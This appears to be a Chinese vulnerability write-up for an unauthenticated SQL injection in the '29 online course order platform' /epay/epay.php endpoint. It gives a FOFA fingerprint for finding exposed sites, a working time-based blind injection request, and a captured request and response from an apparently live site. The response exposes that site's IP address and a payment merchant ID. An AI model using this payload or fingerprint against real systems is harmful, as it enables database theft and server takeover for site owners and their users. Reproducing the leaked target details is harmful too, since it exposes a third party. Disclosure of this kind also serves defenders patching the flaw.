
E8-1二九-网课交单平台-SQL

漏洞描述：

29网课交单平台 /epay/epay.php 接口处存在SQL注入漏洞，未经授权攻击者可通过该漏洞获取数据库敏感信息，进一步利用可获取服务器权限，导致网站处于极度不安全状态。

网站图片：



fofa语法：

body="你在看什么呢？我写的代码好看吗"


漏洞复现：

延时5秒 payload:

```
POST /epay/epay.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ru;q=0.8,en;q=0.7
Content-Type: application/x-www-form-urlencoded
Connection: close

out_trade_no=' AND (SELECT 8078 FROM (SELECT(SLEEP(5)))eEcA) AND 'aEmC'='aEmC
```

效果图：



```
POST /epay/epay.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ru;q=0.8,en;q=0.7
Content-Type: application/x-www-form-urlencoded
Connection: close

out_trade_no=' AND (SELECT 8078 FROM (SELECT(SLEEP(5)))eEcA) AND 'aEmC'='aEmC
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 07 Jun 2024 14:20:51 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=64rauevptldju5vr4eturflalb; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=31536000
Content-Length: 824

<!DOCTYPE html>
<html lang="zh-cn">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title>正在跳转支付界面...</title>
</head>
<form id='alipaysubmit' name='alipaysubmit' action='https://mpay.kpt5.com/submit.php?_inp
method='POST'><input type='hidden' name='notify_url' value='http://154.201.91.172/epay/no
type='hidden' name='pid' value='123786723'/><input type='hidden' name='return_url' value=
172/epay/return_url.php'/><input type='hidden' name='sitename' value='154.201.91.172'/><i
```